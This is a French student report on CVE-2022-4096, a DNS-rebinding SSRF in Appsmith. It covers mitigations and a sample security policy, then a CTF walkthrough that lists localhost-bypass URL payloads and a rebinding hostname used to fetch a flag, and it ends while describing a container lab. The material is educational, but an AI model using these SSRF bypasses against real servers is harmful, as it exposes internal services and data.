



ECOLE NATIONALE SUPÉRIEURE D'INFORMATIQUE ET DE MATHÉMATIQUES
APPLIQUÉES DE GRENOBLE

Sécurité des systèmes d'information

CVE - 2022–4096

Réalisé par :

LANJRI Walid
BEN YOUSSEF Farah
TITROFINE Amine

Encadré par :

Pr. VIARDOT Sebastien

Table des figures

1	Score CVSS	2
2	Architecture de l'exploitation de la faille	5
3	Le lab	8
4	Architecture de l'exploit	9
5	Machine hôte	9
6	Machine hôte	10
7	Screenshot de http ://localhost :1337	11
8	dns rebinding	11
9	Screenshot for http ://localhost :1337	12
10	Try again	12
11	FLAG{INTELLISEC_PFE_2022_2023}	12
12	Roadmap de l'application	13
13	construction de l'environnement de l'exploit	14
14	Conteneurs créés	14
15	changement de la valeur de dnsCacheExpiration	15
16	lier le nom de domaine à l'adresse IP	15
17	Output de la commande dig	16
18	le site web de l'attaquant	16
19	accès aux 3 urls	17
20	Changement de la température	17
21	Changement de la température	18
22	Accès au shell du conteneur attaquant	19
23	Modification du fichier JS pour bypasser SOP	19
24	Modification du fichier JS pour bypasser SOP	20
25	Bypasser la politique SOP	20
26	Bypasser la politique SOP	21
27	DNS Rebinding	21
28	Reload the revised zone data and clear the DNS cache	22
29	Température changée par l'attaquant	22
30	La requête POST est bien réussie	22

Table des matières

Introduction	1
I - Présentation de la faille	2
1 - Généralités	2
2 - Score CVSS	2
3 - Programme compromis	3
4 - Type de compromission	3
5 - Explication du mécanisme d'exploit	3
5-1 DNS Rebinding	4
6 - Architecture de l'exploitation de la faille	4
7 - Limiter l'impact de l'exploitation de faille	5
8 - Extrait de la PSSI	6
8 - 1 Objectif	6
8 - 2 Criticité de la faille	6
8 - 3 Action préventive et curative	7
II - Exploit de la faille	8
1- L'environnement de l'attaque	8
1-1 CTF	8
2-1 Dans l'environnement conteneurisé construit	8
2- Simulation de l'attaque	10
2-1 CTF	10
2-1-1 Résoudre ce lab et trouver le flag	10
2-1-2 Local IP bypass	10
2-2 Dans l'environnement conteneurisé construit	14
2-2-1 Configuration et commandes du conteneur	14
2-2-2 Configuration de la VM de l'utilisateur	15
2-2-3 Test de notre configuration	16
2-2-4 Lancement de l'attaque sur le serveur victime	17
Conclusion	23
Glossaire	24
Bibliographie	25

Introduction

Dans ce projet, nous traitons une vulnérabilité dans l'infrastructure web permettant d'accéder ou modifier le contenu d'un serveur web. Cela peut engendrer des conséquences négatives sur la confidentialité et l'intégrité des données.

Nous abordons dans ce rapport la vulnérabilité **CVE - 2022-4096** trouvé par un enthousiaste de cybersécurité nommé **Basavaraj** le 13 octobre 2022 [1]. Cette vulnérabilité de type SSRF (Server-Side Request Forgery) affecte la plateforme open-source Appsmith conçue pour créer, déployer et maintenir avec du low code des applications internes d'une entreprise[2]. Il se base sur une technique appelée **DNS Rebinding** pour manipuler le service DNS et accéder à des ressources protégées.

Dans ce projet, nous analysons tous les facettes de cette faille, les actions préventives et comment il peut être exploité. Notre rapport est composé comme suit :

- Dans La première partie appelée "**Présentation de la faille**" nous proposons une introduction générale de la vulnérabilité, l'architecture typique de l'une de ces exploitations ainsi les bonnes pratiques à suivre pour limiter ses impacts.
- Dans La deuxième partie appelée "**Exploit de la faille**" nous présentons une manière d'exploiter la vulnérabilité présentée dans le chapitre précédent.

I - Présentation de la faille

1 - Généralités

Une attaque SSRF (Server-Side Request Forgery) consiste à abuser des fonctionnalités d'un serveur pour accéder ou modifier des ressources. L'attaquant cible une application qui prend en charge les importations de données à partir d'URL ou qui leur permet de lire des données à partir d'URL. En choisissant judicieusement ces URL, l'attaquant peut avoir accès à la configuration du serveur, comme les métadonnées AWS, se connecter à des services internes tels que des bases de données ou envoyer des demandes à des services internes qui ne sont pas censés être accessibles. [3]

Le DNS Rebinding est une méthode de manipulation de la résolution de noms de domaine. Dans cette attaque, une page web amène les visiteurs à exécuter un script côté client qui attaque des machines ailleurs sur le réseau. [5]

La vulnérabilité présentée dans ce rapport permet à un attaquant de lancer des requêtes malveillantes via la technique de DNS Rebinding expliquée avant. Cela peut entraîner la fuite de données sensibles et compromettre la sécurité de l'application.

2 - Score CVSS




FIGURE 1 – Score CVSS

D'après l'Institut national des normes et de la technologie (NIST), Le score CVSS (Common Vulnerability Scoring System) est une mesure qui quantifié la gravité d'une vulnérabilité, dans le cas de cette faille, il est égal à 8,5, ce qui indique que la vulnérabilité est de forte gravité. Ce score est déterminé par le score de base égale à 8,8, l'impact global de la vulnérabilité sur le système affecté qui est égal à 5,9 ainsi son exploitabilité 2,8 qui mesure à quel point il est facile de l'exploiter. [4]

3 - Programme compromis

Il est difficile de déterminer quel programme est compromis exactement pour cette vulnérabilité, cela pourrait être n'importe quelle application ou service qui prend en charge les importations de données à partir d'URL ou qui permet de lire des données à partir d'URL, et qui est exécuté sur un serveur vulnérable comme :

- * Les applications web qui prennent en charge les imports de données à partir d'URL (par exemple, un système de gestion de contenu qui permet aux utilisateurs de télécharger des images à partir d'URL)

- * Les applications de surveillance de réseau qui utilisent des requêtes pour récupérer des données à partir d'URL.

- * Les applications de sauvegarde qui téléchargent des données à partir d'URL pour créer des sauvegardes

4 - Type de compromission

Cette faille peut entraîner plusieurs types de compromission, en fonction de l'application ou du service qui est ciblé :

- * **Accès à des données sensibles** : un attaquant peut accéder à des données internes qui ne devraient pas être exposées publiquement, comme des bases de données ou des fichiers de configuration.

- * **Exécution de commandes** : un attaquant peut exécuter des commandes sur le serveur ciblé, permettant ainsi de prendre le contrôle du système.

- * **Déni de service (DoS)** : un attaquant peut envoyer des requêtes malveillantes à un service ou à une application interne, causant ainsi un déni de service.

5 - Explication du mécanisme d'exploit

- Tout d'abord, l'attaquant commence à tenter avec des adresses usuellement attribuées à la machine locale de la victime comme : `http://localhost`, `http://127.0.0.1`, `http://127.0.0.2`, etc.
- Si la première étape ne donne pas des résultats, l'attaquant peut modifier des en-têtes HTTP comme **X-Originating-IP**, **X-Forwarded-For**, **X-Remote-IP** et **X-Remote-Addr** en remplaçant l'adresse source par une adresse locale potentielle de la victime.
- Dans le cas où le pare-feu de la victime bloque les deux premières techniques, l'attaquant peut considérer la méthode du DNS rebinding.

5-1 DNS Rebinding [5]

DNS rebinding est une technique permettant de manipuler les services DNS pour accéder à un réseau interne, on exploitait les deux concepts SOP (Same-origin policy) et TTL (Time to live).

- **SOP** : Les navigateurs Web utilisent la politique de même origine (SOP) comme mécanisme de défense pour restreindre la manière dont les sites Web d'une origine peuvent interagir avec les sites web d'autres origines. L'origine d'un site Web est définie par le protocole, le domaine et le port. Les sites Web appliquant la politique de l'origine identique limitent les interactions avec les sites d'origine différents.
- **TTL** : Dans un système DNS, le temps de vie (TTL) définit la durée en secondes pendant laquelle un enregistrement peut être mis en cache avant qu'un serveur web ne réinterroge le serveur DNS pour obtenir une autre réponse.

Pour implémenter ces deux principes, L'attaquant enregistre un nom de domaine et il le délègue à un serveur DNS qu'il contrôle. Soit une victime connectée à l'Internet avec une machine de l'entreprise ayant une adresse IP X.X.X.X dans le réseau local de l'organisme. La victime visite le site Web enregistré par l'attaquant. Le serveur DNS contrôlé par l'attaquant envoie l'adresse IP correcte, mais avec un TTL très court pour éviter que la réponse soit mise en cache. La victime télécharge une page contenant un code malveillant qui lie l'adresse IP locale au serveur DNS de l'attaquant. Le nom de domaine enregistré pointe désormais vers X.X.X.X, et comme cette IP a la même origine, le code de l'attaquant peut exfiltrer les informations et les données sensibles de l'entreprise.

6 - Architecture de l'exploitation de la faille

Cette figure illustre le mécanisme d'une attaque *DNS Rebinding* à l'aide d'un exemple hypothétique. Dans cet exemple, la victime possède un service web privé dans son réseau interne **Home Network** avec l'adresse IP **192.168.60.80**. Ce serveur contient des données confidentielles et est censé être accessible uniquement par l'ordinateur de la victime. Ensuite on simule le monde extérieur par le réseau **Outside Network** qui contient trois conteneurs, l'un servant de serveur DNS local, et les deux autres servant de nameserver et de serveur web de l'attaquant. Les deux réseaux sont connectés par un routeur qui joue le rôle d'un firewall.

Les services associés sont les serveurs internes d'une entreprise sans protections contre ce type d'attaque. La victime travaille dans une machine de l'entreprise connectée au réseau local de l'établissement et accessible par l'extérieur.

La victime visite un site web malveillant hébergé par l'attaquant avec son propre serveur DNS(1), l'attaquant envoie la bonne adresse IP, mais avec un temps de vie très court(2). Le site web de l'attaquant contient un code qui permet de lier l'adresse locale de la victime avec le serveur DNS de l'attaquant (3), Par conséquent, l'attaquant obtient un accès direct à la machine de l'entreprise.




FIGURE 2 – Architecture de l'exploitation de la faille

7 - Limiter l'impact de l'exploitation de faille

Il existe plusieurs méthodes pour limiter la menace de cette vulnérabilité, mais il est important de noter qu'elles ne sont pas exhaustives et qu'il est préférable de combiner entre elles pour une meilleure protection.

- * Configurer les Web Application Firewall (WAF) pour détecter et bloquer les attaques SSRF via DNS rebinding en filtrant les requêtes malveillantes. [6]

- * Configurer les règles de pare-feu pour bloquer les requêtes provenant d'adresses IP qui changent rapidement, ce qui empêche les attaques de DNS rebinding.

- * Utiliser des outils de détection d'intrusion pour compléter les pare-feux, ces derniers peuvent être utilisés pour détecter les tentatives d'attaque et prendre les mesures nécessaires pour les bloquer. [7]

- * Utiliser des politiques de restriction de domaine, ce qui permet de limiter les requêtes autorisées à un ensemble de domaines spécifiques.

8 - Extrait de la PSSI

Dans le contexte dans lequel notre CVE - 2022-4096 peut être une moyenne pour exfiltrer les machines d'une entreprise. Le département des systèmes d'information doit suivre une Politique de Sécurité des Systèmes d'Information (PSSI) qui permet de définir les règles à appliquer pour assurer un niveau de sécurité optimal dans l'organisme. Puisque, il permet de définir les objectifs, la criticité de la faille et les mesures préventives et correctives à prendre pour protéger les systèmes d'information d'une entreprise. La PSSI est un document indispensable du Système de Management de la Sécurité des Informations (SMSI).

Dans la partie suivante, nous proposons un exemple d'une PSSI adapté aux attaques lié à la CVE étudiée, Pour ce faire, nous s'appuyons sur les guides de rédactions selon les normes pour rédiger notre PSSI.[8]

8 - 1 Objectif

Chaque entreprise doit être concernée par la sécurité de ces systèmes d'information pour protéger les données personnels des clients, les informations sur la stratégie interne de l'entreprise, son état financier, la liste de ces collaborateurs, etc. Ainsi, l'organisme peut être sanctionné s'il ne respecte pas quelque normes de sécurité imposée par l'état. Cependant, ces mesures ne doivent pas affecter l'efficacité de ces services afin d'assurer une bonne performance pour le client. Il est important de souligner sur le fait que cette politique n'est pas conçue pour empêcher complètement l'accès non autorisé aux systèmes de l'entreprise, mais plutôt pour réduire les risques d'attaques extérieures.

8 - 2 Criticité de la faille

Pour mesurer la criticité de cette faille, nous utilisons le score CVSS (Common Vulnerability Scoring System), c'est une métrique qui donne un score entre 0 et 10 selon une équation bien définie suivant des normes internationales. Pour la vulnérabilité étudiée (CVE - 2022-4096) le score est égale à 8.5 ce résultat peut être justifié par les facteurs suivants : . [4]

- **L'impact sur la confidentialité - Grand** : l'exploitation de la vulnérabilité peut engendrer un accès total à toutes les données du système sous attaque.
- **L'impact sur l'intégralité - Grand** : En dépassent la politique du même origine (SOP) l'attaquant a un accès direct aux ressources de la machine, Ainsi, il peut altérer les données et affecter l'intégralité du système.
- **L'impact sur la disponibilité - Moyenne** : Puisque le volume des demandes reçues par les serveurs internes est généralement beaucoup plus faible que le trafic public, ils sont configurés pour une bande passante plus faible. Un attaquant qui a accédé au système interne en utilisant cette faille peut envoyer de grandes quantités de trafic afin de consommer toute la bande passante disponible et de faire tomber les serveurs internes.

- **La complexité de l'exploitation - Moyenne** : l'attaquant doit avoir des notions de bases en réseau, ainsi, il doit configurer son propre serveur DNS et héberger son nom de domaine.
- **La nécessité d'une authentification - Non** : Aucune authentification n'est nécessaire pour exploiter cette vulnérabilité.

8 - 3 Action préventive et curative

— Pour l'administrateur du serveur :

- Mettre à jour les services vulnérables comme Appsmith.
- Suivre le principe de moindre privilège pour limiter la propagation des cyberattaques.
- Utiliser les outils de détection d'intrusion.
- Utiliser les certificats TLS.
- Implémenter un pare-feu local (dnswall) qui filtre les réponses DNS et rejette les adresses locales.
- Utiliser un serveur DNS public externe (par exemple, OpenDNS) pour mettre en œuvre le filtrage DNS.
- Isoler les systèmes compromis en cas d'attaque et bloquer l'accès à l'internet.
- Identifier les backdoors qui peuvent être utilisés par l'attaquant pour rentrer dans le système.
- Restaurer les dernières sauvegardes et snapshots avant l'attaque.

— Pour les utilisateurs du serveur :

- Ne pas accéder à des sites web inconnus.
- Changer les mots de passe après une attaque.
- Limiter l'accès à l'internet en utilisant les machines de l'entreprise.
- S'informer sur les types d'attaques qui utilisent l'ingénierie sociale.

II - Exploit de la faille

Dans ce chapitre, nous allons décrire comment nous avons exploité la faille de sécurité identifiée. Nous allons détailler les étapes que nous avons suivies pour reproduire la faille et les méthodes que nous avons utilisées pour l'exploiter à des fins malveillantes.

Nous allons démontrer deux exploits, l'un dans le cadre d'un lab CTF (Capture The Flag) et l'autre en construisant un environnement conteneurisé pour la faille.

1- L'environnement de l'attaque

1-1 CTF

Lazy Panda est une application hébergée sur le serveur **http://20.111.40:1337** par une entreprise qui s'appelle **IntelliSec**. Cette application contient une barre de recherche avec une option placeholder=`https://google.com` et un bouton de soumission que nous pouvons utiliser pour soumettre une URL. L'application prend une capture d'écran du site web adressé par ce URL donné en entrée. L'application indique que le flag se trouve à l'adresse **/flag**.




FIGURE 3 – Le lab

2-1 Dans l'environnement conteneurisé construit

Nous utiliserons six machines. La configuration de l'environnement est illustrée par la Figure 4. Seule la machine de l'utilisateur utilisera une VM, les autres sont tous des conteneurs.




FIGURE 4 – Architecture de l'exploit

Machine hôte :

Une machine créée en utilisant l'image de **Kali** disponible sur le site officiel de Kali. Ces images ont les informations d'identification par défaut "kali/kali".

NB : cette expérimentation fonctionne bien dans les distributions *Ubuntu > 20.04*, en suivant les démarches citées dans le fichier **README.md**.




FIGURE 5 – Machine hôte

- Nous avons deux réseaux, un réseau Home qui simule un réseau typique à la maison et un réseau extérieur. La machine utilisateur et les services IoT sont connectés à ce réseau, qui est protégé par le pare-feu du conteneur routeur.
- Le Firewall bloque tout le trafic allant vers l'adresse **192.168.60.80**. De cette façon, les machines extérieures ne peuvent pas accéder à l'appareil IoT.
- Nous avons également mis en place un serveur **NAT** sur le routeur, de sorte que les machines sur le réseau domestique peuvent accéder à l'extérieur.
- Le deuxième réseau simule le monde extérieur. En plus d'un routeur, trois conteneurs sont attachés à ce réseau, l'un servant de serveur DNS local, et les deux autres servants de nameserver et le serveur web de l'attaquant.
- L'attaquant possède le domaine **attacker32.com**, qui est hébergé par le conteneur du serveur de noms de l'attaquant.

- le conteneur du serveur de noms de l'attaquant. Le serveur Web héberge un site Web malveillant utilisé pour l'attaque.

2- Simulation de l'attaque

2-1 CTF

Dans cette partie, nous allons montrer la première exploitation de la faille, dans le cadre d'un CTF que j'ai passé pour un entretien stage, et que je le trouve intéressant de le partager avec vous.

NB : Vous trouverez notre simulation pour reproduire la faille dans la deuxième partie de ce chapitre avec les fichiers *Docker* nécessaires et pas dans cette partie, car le serveur de l'entreprise est indisponible maintenant. Sur ce, cette partie est *optionnelle*.

2-1-1 Résoudre ce lab et trouver le flag

L'application Lazy Panda est hébergée sur **http** ://**20.111.40.189** :**1337**, il dit que le flag est localisé dans */flag*, donc on va essayer d'ajouter */flag* dans le chemin de l'URL.

L'application **Lazy Panda** renvoie l'image d'un personnage fictif, "**Philip J. Fry**". avec deux phrases. "**SUNNY SKIES AND RAINBOW FLAGS**" et "**TRY AGAIN**", ce qui signifie que le drapeau n'est pas là.

En réfléchissant à deux fois à la phrase "SUNNY SKIES AND RAINBOW FLAGS", nous pouvons déterminer qu'il y a un indice sur le type de vulnérabilité potentielle, en prenant pour chacun de ces mots. la première lettre, on peut penser à l'attaque **SSRF**. (**S**UNNY , **S**KIES , **R**AINBOW , **F**LAGS)




FIGURE 6 – Machine hôte

2-1-2 Local IP bypass

Habituellement, nous constatons que le SSRF ne fonctionne que dans certains domaines ou URL de la liste blanche. Nous pouvons donc essayer d'accéder en tant que localhost en utilisant cette liste :

- **http** ://localhost :1337
- **http** ://127.0.0.1 :1337

- `http://127.0.0.2:1337`
- `http://127.0.0.X:1337` ($X : [3,255]$)
- `http://127.0.0.X:1337` [$3 \leftrightarrow 255$]
- `http://127.1:1337`
- `http://127.0.1:1337`
- Decimal bypass : `http://2130706433/` = `http://127.0.0.1`
- Hexadecimal bypass : `http://0x7f000001/` = `http://127.0.0.1`
-

L'application Lazy Panda bloque tous ces types de demandes en indiquant IP **not allowed**, de sorte que nous ne pouvons pas accéder facilement à cette application en tant qu'hôte local.




FIGURE 7 – Screenshot de `http://localhost:1337`

Le rebinding DNS est utile pour contourner les configurations qui résolvent le domaine donné et le vérifie par rapport à une liste blanche, puis essaie d'y accéder à nouveau (puisque'il doit résoudre le domaine à nouveau, une IP différente peut être servie par le DNS).

En utilisant ce site web de rebinding dns :

`https://lock.cmpxchg8b.com/rebinder.html`, nous pouvons générer un nom d'hôte en entrant deux adresses IP entre lesquelles nous voulons basculer. Le nom d'hôte généré par nom d'hôte généré sera résolu de manière aléatoire vers l'une des adresses spécifiées avec un très faible ttl (time-to-life).




FIGURE 8 – dns rebinding

Maintenant, nous essayons de faire une capture d'écran de l'URL suivante **`http://7f000001.146f28bd.rbnldr.us:1337/flag`**. la réponse du serveur peut prendre 3 cas :

- IP not allowed : L'application Lazy Panda bloque cette requête à cause du hostname `7f000001.146f28bd.rbnldr.us` qui prend le comportement de l'adresse IP `127.0.0.1` que nous savons que l'application Lazy Panda va bloquer.




FIGURE 9 – Screenshot for `http://localhost:1337`

- Successfully cached `7f000001.146f28bd.rbndr.us` :
- la page avec la phrase try again. application Lazy Panda ne bloque pas cette requête et prend une capture d'écran de la page avec l'adresse IP **20.111.40.189** à cause du hostname `7f000001.146f28bd.rbndr.us` qui prend le comportement de l'adresse IP **20.111.40.189** pendant toute la période de la requête.



FIGURE 10 – Try again

- image avec le **flag** : **FLAG{INTELLISEC_PFE_2022_2023}** : nous pouvons constater que l'application Lazy Panda ne bloque pas cette requête et prend une capture d'écran de la page avec l'adresse IP `127.0.0.1` à cause du hostname `7f000001.146f28bd.rbndr.us` qui prend initialement le comportement de l'adresse IP **20.111.40.189** et ensuite dans un deuxième temps le hostname `7f000001.146f28bd.rbndr.us` prend le comportement de l'adresse ip **127.0.0.1** pendant la période de la requête.



FIGURE 11 – FLAG{INTELLISEC_PFE_2022_2023}

Pour résumer ces cas de figures : on donne le roadmap suivant de l'application.

